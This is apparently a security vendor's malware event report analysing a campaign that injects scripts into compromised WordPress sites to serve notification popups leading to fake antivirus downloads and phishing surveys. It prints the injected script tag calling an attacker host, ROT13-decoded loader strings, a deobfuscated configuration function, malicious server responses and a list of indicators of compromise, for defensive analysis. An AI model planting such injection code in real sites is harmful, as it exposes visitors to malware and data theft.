MALWARE EVENT REPORT

StormMaize-3PC

Leveraging compromised WordPress sites to phish for consumer data and serve notification popups that lead to malware

THE MEDIA TRUST

Digital Safety. Delivered.

Introduction

The Media Trust Digital Security and Operations Team identified and terminated a malicious campaign targeting WordPress websites with alarming effectiveness. The multi-phase attack method involves an advertising campaign that triggers a malicious popup encoded with ROT13 cypher when consumers visit one of more than 60 compromised WordPress websites. Once clicked, the pop ups present unsuspecting users with fake antivirus software or deceptive surveys promising enticing rewards.

The goal is to either induce victims into downloading malware onto their devices or coax them into revealing their personal identifiable information (PII). Attack analysis reveals that a wide range of websites—ecommerce, blogs, news portals, and adult websites—are compromised to drive this phishing-oriented assault; however, there is no evidence to date that the attackers are targeting specific geo-locations, devices, or user agents.

High-Level Attack Analysis

This phishing-oriented attack infects a website—likely via a compromised plugin—by generating a pop up on the user's device. If the pop up is clicked, and/or "allowed", another tab in the browser (and outside the browser in some cases) will be generated in which the user is shown fake antivirus software and/or a fake survey exclaiming a prize will be given if completed.

Malicious URL 1: Script injection into compromised website

Our investigation reveals that the attackers exploit a vulnerability within WordPress—a frequently targeted content management system—and inject a "script" html element onto the compromised website. [Figure 1].

```
1  https://glimtors.net/ntfc.php?p=4100814
2
3  https://glimtors.net/zone?pub=0&zone_id=4100814&is_mobile=false&domain=www.amazing-w...
4
5  https://rocketfacts.com/sw-check-permissions-700et.js
6
7  https://bujerdaz.com/pfe/current/micro.tag.min.js?z=5650456&sw=/sw-check-permissions-e2a8b.js
8
9  <script src="//glimtors.net/ntfc.php?p=4100814" data-cfasync="false" async onerror="_pavgucrh()" onload="_oevia()"> </script>
```

Figure 1: Structure of the malicious URLs ('glimtors[.]net' and the subsequently invoked URLs (with the 'ntfc.php' path)

In the hopes of evading detection, this URL uses the ROT13 cipher to obfuscate the code and associated domains. ROT13 works by converting a letter into one that is 13 characters down in the alphabet, wrapping to the beginning, e.g., 'a' in the code equals 'm' in English while 'z' equals 'l' in English. The use of this cipher makes initial analysis more difficult, and blockers are unable to block the malicious domains. [Figure 2]

ROTC13 encoded	Decoded into English
['i', 'vafgnyyre'],	['v', 'installer'],
['m', 'rkcbegf'],	['z', 'exports'],
['z', 'pnyy'],	['m', 'call'],
['w', 'mstsbezngf'],	['j', 'zfgformats'],
['N', 'fjnno'],	['A', 'swaab'],
['c', 'nnosrgpu'],	['p', 'aabfetch'],
['D', 'trgBcgvbafSebzHey'],	['Q', 'getOptionsFromUrl'],
['A', 'pheerag'],	['N', 'current'],
['T', 'havirefny'],	['G', 'universal'],
['u', '3.1.434'],	['h', '3.1.434'],
['M', 'uggcf://wbhgrrgh.arg'],	['Z', 'https://jouteetu.net'],
['L', 'uggcf://pubhcfrr.pbz'],	['Y', 'https://choupsee.com'],
['n', 'uggcf://zl.egznex.arg'],	['a', 'https://my.rtmark.net'],
['E', 'ehaPzqPnpur'],	['R', 'runCmdCache'],
['q', 'fjFrggvatf'],	['d', 'swSettings'],
['b', 3660999],	['o', 3660999],
['U', 'uggcf://nzhasrmnaggbe.pbz'],	['H', 'https://amunfezanttor.com'],

Figure 2: Translations of the ROT13 cipher into English

The function (renamed) constructs the URL whose response contains the configuration for the malicious popup on the website (e.g., the one that asks for notifications). [Figure 3]

```
function getPopupConfigURl(e, t) {
    const n = c.swPingDomain.startsWith('https://') ? c.swPingDomain.slice('8') : c.swPingDomain,
    o = (e.cdn ? e.domain : e.domain || t.host) || n,
    isMobile = /iPhone|iPad|iPod/.test(navigator.userAgent) || /android/i.test(navigator.userAgent),
    i = /^localhost:d+$/.test(o) ? 'http' : 'https',
    s = C.l('pub', '0' | (e.pub || '0'), 'zone_id', e.zoneId, 'is_mobile', String(isMobile), 'domain', location.hostname, 'var',
    encodeURIComponent(e.var || ''), 'ymid', encodeURIComponent(e.ymid || ''), 'var_3', encodeURIComponent(e.var_3 || ''), 'dsig', e.dsig ||
    ''),
    a = Object.keys(s).reduce((e, t) => '' + e + '&' + t + '=' + s[t], '' + (/^localhost:d+$/.test(o) ? 'http' : 'https') + '://' + ((e.
    cdn ? e.domain : e.domain || t.host) || n) + '/zone?');
    return C.l('settingsUrl', a + '&action=settings', 'preRequestUrl', a + '&action=prerequest');
}
```

Figure 3: Using glimtors[.]net/ntfc.php as an example, this HTML constructs the initial malicious URL

The function also gathers user information by checking for mobile via useragent, localhost (127.0.0.1), and if the script is running in a controlled environment. It verifies the browser has the correct permissions to display notifications by utilizing the following functions:

- getBrowserStats
- getStoreCount
- t.isAlreadySubscribed
- t.registerServiceWorker
- t.runSafariBrowserSubscription
- t.fetchZoneSettings
- t.getAlreadyRegistered
- t.waitBeforeProceed
- t.getZoneSettingsUrl
- t.initMicroTag
- t.runMicroTag
- t.SW_REGISTER_FAILED
- t.getApplicationServerKey
- t.sendRequest
- t.getParams
- t.isAlreadyRegistered
- t.swParamsKeys

Based on these functions, it checks for the correct conditions to display the notification. The code uses browser Service Workers (specialized JavaScript assets that act as proxies between web browsers and web servers) to manage push notifications and will then construct and call the next URL in the process.

If it determines the user is in a controlled—not live—environment it will not deliver the malicious content.

Malicious URL 2: Creation of Notification popup


When the initial checks are completed, the injected code then calls another malicious URL. [Figure 4]. Following along on the previous example, this second URL contains the output from the initial URL, e.g., useragent, mobile device:

> https://glimtors[.]net/zone?pub=0&zone_id=4100814&is_mobile=true&domain=www.amazing-woman-mag[.]com&var=&ymid=&var_3=


```
{
    "status": true,
    "code": "jsTagParameters",
    "message": "",
    "unsupported": false,
    "afterCloseDelay": 3,
    "allowPopupIfHttpsDenied": true,
    "customParamsGeo": "us",
    "customParamsIp": "45.85.145.101",
    "disableSwSanity": false,
    "domain": "https://jouteetu.net",
    "gidratorTimeout": 0,
    "injections": null,
    "install_ctx": {
        "country_code": "us"
    },
    "resources": {},
    "mobileSupport": true,
    "openInTab": false,
    "popupHeight": 310,
    "popupShow": true,
    "popupWidth": 510,
    "pubZoneId": 4100814,
    "showBackground": false,
    "key": {
        "id": 776364935,
        "key": "BERFJbkGiP2aCTdy4nTdQTy_rS24lWioyATaOc5UIcKBNq4dN6GybtFRcKcbTpd7XZL42qituvQFgVVsFijfDwM"
    },
    "swName": "sw.js",
    "swSanity404only": false,
    "swTimeout": 0,
    "useRtMarkUser": false,
    "wildcardDomain": "boustahe.com",
    "zoneId": 4100814,
    "skinUrl": "/pfe/current/defaultSkin.min.js",
    "popupUrl": "/pfe/current/popup.html",
    "flags": {
        "appLockDisabled": false,
        "quieterNotificationPermissionWorkaround": false
    },
    "extra": null
}
```


Figure 4: The second URL constructs additional URLs to build the popup appearance and content

The response from this URL contains additional functions to configure the “skin”, or visual appearance, of the popup and build the container for popup contents. It also contains the domain for popup’s malicious landing page, e.g., “jouteetu[.]net”. [Figure 5]



```
{
  "iframe": {
    "defaults": {
      "icon": ""
    },
    "html": "<html lang=\"en\"><head><meta charset=\"UTF-8\"><meta name=\"robots\" content=\"noindex\"><meta name=\"viewport\"
    content=\"width=device-width, initial-scale=1.0\"><meta http-equiv=\"X-UA-Compatible\" content=\"ie=edge\"></head><body><main
    class=\"sc\"><div class=\"sc__wrp\"><div class=\"sc__sw\"><div class=\"sc__sw__close\"></div><div class=\"sc__sw__icon\"></div><div
    class=\"sc__sw__heading\">{notificationHeading}</div><div class=\"sc__sw__text sc__sw__text-desktop\">{notificationText}</div><div
    class=\"sc__sw__text sc__sw__text-mobile\">{notificationTextMobile}</div><div class=\"sc__sw__btn-c\"><button id=\"B2\"
    class=\"sc__sw__btn sc__sw__btn--allow\">{allowBtn}</button><button id=\"B1\" class=\"sc__sw__btn sc__sw__btn--block\">{denyBtn}</
    button></div></div></div></main><style>html{line-height:1.15;-webkit-text-size-adjust:100%}body{margin:0}main{display:block}h1
    {font-size:2em;margin:.67em 0}hr{box-sizing:content-box;height:0;overflow:visible}pre{font-family:monospace,monospace;font-size:1em}a
    {background-color:transparent}abbr[title]{border-bottom:none;text-decoration:underline;text-decoration:underline dotted}b,strong
    {font-weight:bolder}code,kbd,samp{font-family:monospace,monospace;font-size:1em}small{font-size:80%}sub,sup{font-size:75%;
    line-height:0;position:relative;vertical-align:baseline}sub{bottom:-.25em}sup{top:-.5em}img{border-style:none}button,input,optgroup,
    select,textarea{font-family:inherit;font-size:100%;line-height:1.15;margin:0}button,input{overflow:visible}button,select
    {text-transform:none}[type=button],[type=reset],[type=submit],button{-webkit-appearance:button}[type=button]::-moz-focus-inner,
    [type=reset]::-moz-focus-inner,[type=submit]::-moz-focus-inner,button::-moz-focus-inner{border-style:none;padding:0}[type=button]
    :-moz-focusring,[type=reset]:-moz-focusring,[type=submit]:-moz-focusring,button:-moz-focusring{outline:1px dotted ButtonText}fieldset
    {padding:.35em .75em .625em}legend{box-sizing:border-box;color:inherit;display:table;max-width:100%;padding:0;white-space:normal}
    progress{vertical-align:baseline}textarea{overflow:auto}[type=checkbox],[type=radio]{box-sizing:border-box;padding:0}[type=number]
    ::-webkit-inner-spin-button,[type=number]::-webkit-outer-spin-button{height:auto}[type=search]{-webkit-appearance:textfield;
    outline-offset:-2px}[type=search]::-webkit-search-decoration{-webkit-appearance:none}::-webkit-file-upload-button
    {-webkit-appearance:button;font:inherit}details{display:block}summary{display:list-item}[hidden],template{display:none}@keyframes
    fadeIn{0%{opacity:0;transform:scale(.9)}to{opacity:1;transform:scale(1)}}.sc{-webkit-touch-callout:none;-webkit-user-select:none;
    -khtml-user-select:none;-moz-user-select:none;-ms-user-select:none;user-select:none;display:flex;justify-content:center;
    align-items:center}.sc.rtl{direction:rtl}.sc__sw{width:100%;max-width:30rem;font-family:Roboto,Segoe UI,Helvetica,sans-serif;
    background-color:#fff;border-radius:.3rem;margin:1rem;padding:1rem 1.5rem 4.5rem;position:relative;box-shadow:0 .5rem .5rem rgba(0,0,
    0,.1);animation:fadeIn .4s ease-in-out}.sc__sw__icon{height:1.6rem;width:1.6rem;float:left;background-size:contain;
    background-image:url(\"
    +PHBhdGggZD0iTTEyIDIyYzEuMSAwIDItLjkgMi0yaC00YTIgMiAwIDAgMCAyIDJ6bTYtNnYtNWMwLTMuMDctMS41NC01LjY0LTQuNS02LjMyVjRjMC0uODMtLjY3LTEuNS0x
    LjUtMS41cy0xLjUuNjctMS41IDEuNXYuNjhDNy42MyA1LjM2IDYgNy45MiA2IDEzdjVsLTIgMnYxaDE2di0xbC0yLTJ6bTAtMnoiLz48L3N2Zz4=\")}.
    sc__sw__heading{display:none}.sc__sw__text{color:#666;margin-left:2.3rem;margin-top:.2rem}.sc__sw__text-desktop,.sc__sw__text-mobile
    {display:none}.sc__sw__btn-c{position:absolute;bottom:.2rem;right:.5rem;display:flex;flex-flow:row-reverse}.sc__sw__btn{border:none;
    padding:1rem;background-color:transparent;color:#4283ef;font-weight:400}.sc.sc--mobile{width:100%;height:100%}.sc.
    sc--mobile__sw__text-mobile{display:block}.sc.sc--mobile.sc--android-browser,.sc.sc--mobile.sc--chrome,.sc.sc--mobile.sc--firefox
    {background-color:rgba(0,0,0,.3);position:absolute;top:0;bottom:0;left:0;right:0;}.sc.sc--mobile.sc--android-browser,.sc.sc--mobile.
    sc--chrome{width:100%;height:100%}.sc.sc--mobile.sc--android-browser .sc__sw,.sc.sc--mobile.sc--chrome .sc__sw{position:absolute;
    margin:0;left:50%;top:50%;width:92%;max-width:520px;height:auto;padding-left:3.8rem;transform:translate(-50%,-50%)}.sc.sc--mobile.
    sc--android-browser .sc__sw__text-mobile,.sc.sc--mobile.sc--chrome .sc__sw__text-mobile{display:inline;color:#666;margin-left:0;
    margin-top:.2rem}.sc.sc--mobile.sc--android-browser .sc__sw__icon,.sc.sc--mobile.sc--chrome .sc__sw__icon{position:absolute;
    float:none;left:1.5rem;top:1rem}.sc.sc--mobile.sc--android-browser .sc__wrp,.sc.sc--mobile.sc--chrome .sc__wrp{position:relative;
    width:100%;height:100%;box-sizing:border-box}.sc.sc--mobile.sc--android-browser .sc__wrp *,.sc.sc--mobile.sc--chrome .sc__wrp *
    {box-sizing:border-box}.sc.sc--mobile.sc--firefox{background-color:rgba(0,0,0,.6);align-items:flex-start;margin-top:-16px}.sc.
    sc--mobile.sc--firefox .sc__sw{font-family:Fira Sans,Roboto,Segoe UI,Helvetica,sans-serif;background-color:#e6e6e6;font-weight:400;
    padding-bottom:4.5rem;overflow:hidden;max-width:66.6%;margin:0 auto}.sc.sc--mobile.sc--firefox .sc__sw__icon{width:2.5rem;height:2.
    5rem;margin-top:.5rem;background-repeat:no-repeat;background-position:50%;background-image:url(\"
```


Figure 5: URL response which contains the html and styling inside an iframe for the malicious notification popup.

Key JSON values seen from malicious URL 2

- “Domain”: used to construct another URL which is concatenated with other key values
- “skinUrl”: URL which contains the skin, or the visual appearance of the popup
- “popupUrl”: URL which will action the popup
- “mobileSupport”: checking for useragent

And the notification can be shown in different languages. [Figure 6]


```
        "hu": {
            "notificationHeading": "{pubHost} a kÃ¶vetkezÅ‘t szeretnÃ©:",
            "notificationText": "Ã‰rtesÃtÃ©seket jelenÃt meg neked",
            "notificationTextMobile": "A {pubHost} Ã©rtesÃtÃ©seket akar kÃ¼ldeni neked.",
            "allowBtn": "EngedÃ©lyezÃ©s",
            "denyBtn": "ElutasÃtÃ¡s"
        },
        "pl": {
            "notificationHeading": "{pubHost} chce:",
            "notificationText": "PokazywaÄ‡ powiadomienia",
            "notificationTextMobile": "{pubHost} chce wysÅ‚aÄ‡ Ci powiadomienia.",
            "allowBtn": "DopuszczaÄ‡",
            "denyBtn": "OdmÃ³w"
        },
        "ro": {
            "notificationHeading": "{pubHost} vrea sÄƒ:",
            "notificationText": "SÄƒ-È›i afiÈ™eze notificÄƒri",
            "notificationTextMobile": "{pubHost} vrea sÄƒ vÄƒ trimitÄƒ notificÄƒri.",
            "allowBtn": "Permite",
            "denyBtn": "RefuzÄƒ"
        },
        "he": {
            "notificationHeading": "{pubHost} ×¨×•×¦×”:",
            "notificationText": "×”×¦×’×ª ×”×ª×¨×¢×•×ª",
            "notificationTextMobile": "{pubHost} ×¨×•×¦×” ×œ×©×œ×— ×œ×š ×”×ª×¨×¢×•×ª.",
            "allowBtn": "×œ×ê×™×¨×”",
            "denyBtn": "×œ×—×¡×•×"
        }
    },
    "options": {
        "popupHeight": 1,
        "popupLeft": 110,
        "popupTop": 30,
        "popupWidth": 1
    },
    "popup": {
        "defaults": {},
        "html": "",
        "tranlations": {}
    }
}
```


Figure 6: Response from URL 2 that shows the notification can be generated in different languages

As the page loads, these malicious URLs deploy and serve the user a popup asking to show notifications. This can take the form of a small popup window or a full-page notification. [Figure 7]




Figure 7: Example of notification popups served to users upon visiting a compromised WordPress website, including an out-of-browser popup generated on a desktop computer

Landing Page: Malware Delivery

The notification popups, if clicked, lead to the compromised WordPress landing page. These landing pages are both legitimate and made-for-advertising (MFA) websites. They either contain a fake virus alert or survey. The fake virus alert encourages the installation of backdoor programs that provide access to the consumer's device. The survey phishes for consumer data. Both malicious actions enable future attacks targeting the consumer and their device. [Figure 8]




Figure 8: Compromised landing pages accessed after clicking the notification popup

Conclusion

In conclusion, this phishing-oriented attack targets WordPress websites, compromising them by generating malicious popups on users' devices. Clicking on these popups will lead to an additional browser tab being opened, or a notification popup on the users device, displaying fake antivirus software or surveys promising prizes. The attackers aim to trick victims into downloading malware or divulging personally identifiable information (PII). The malicious URLs, found in the HTML code of compromised WordPress websites, employ the ROT13 cipher to obfuscate their purpose and make analysis more challenging. The injected code prompts users to enable notifications, while gathering information about the user and checking various conditions. If the browser meets the specified criteria, the malware is deployed.

Indicators of Compromise

This was first observed in 2021 and is affecting both advertisers and publishers. There have been more than 60+ total incidents so far and the number continues to grow.

atlantic-paving[.]com
amazing-woman-mag[.]com
design-middleeast[.]com
point[.]com[.]ec
sahtakawalan[.]com
consultoriaoea[.]com[.]br
hwb[.]com[.]au
clipperweb[.]com[.]br
myproroofing[.]com
dailyhealthylivingtips[.]org
uptrendstoday[.]com
deghooda[.]net
couponinu[.]net
shalomlawny[.]com
stripchat[.]com
farmrio[.]com[.]br
pretty-woman-mag[.]com
rocketfacts[.]com
mitchellplumbing[.]com
atlantic-paving[.]com

topexpensive[.]com
amazing-woman-mag[.]com
ezzin[.]com
leveros[.]com[.]br
tipstofeelgreat[.]com
preferredclimatesolutions[.]com
lojatres[.]com[.]br
legus[.]al
palmcreek[.]com
wondermasala[.]com
hwb[.]com[.]au
pemavel[.]com[.]br
iotmktg[.]com
yourcoolwords[.]com
littlecdn[.]com
shaumtol[.]com
ahaurgoo[.]net
bujerdaz[.]com
glimtors[.]net
youroutstandinglife[.]org
insform-commustry[.]xyz
desekansr[.]com
phicmune[.]net
thaudray[.]com
rapid-cloud[.]co
feneteko[.]com
phortaub[.]com
tzegilo[.]com
ninoglostoay[.]com
stoomawy[.]net
datatechonert[.]com
allhypefeed[.]com
updatephone[.]club
offergate-apps-pubrel[.]com
user-shield[.]com
shield-lib[.]live
prvnxswybumaoy[.]com
bronzealliance[.]com
komrep[.]com
70pine[.]com
harrisminigolf[.]com
clipperweb[.]com[.]br
vmmpxl[.]com

IOCs captured as of May 31, 2023; however, the list continues to grow.

Impact

WordPress is a highly popular content management system (CMS) capturing 64% market share—10X greater than other CMS. It's used by a wide range of premium publisher news sites, personal blogs, and even large-scale enterprise websites. A key facet of its popularity is the wealth of themes (both free and paid), plugins, and other feature-rich widgets. The significant market share and variety of add-ons are also the reasons it is a frequent target for bad actors.

Actions to Take

The Media Trust recommends taking a few basic steps to identify and prevent this compromise in your environment. It is imperative that WordPress core files, and especially any associated themes and plugins, are up to date since it is often the case that these compromises are the result of using poorly maintained third party themes and plugins. In some instances where vulnerabilities are still present even in the latest version of a theme or plugin, it may be necessary to remove it and also delete anything that is not recognized or is no longer in use. Finally, the best way to understand what is going on with your platform/website is to continuously scan and understand what is being delivered to your consumers through your website.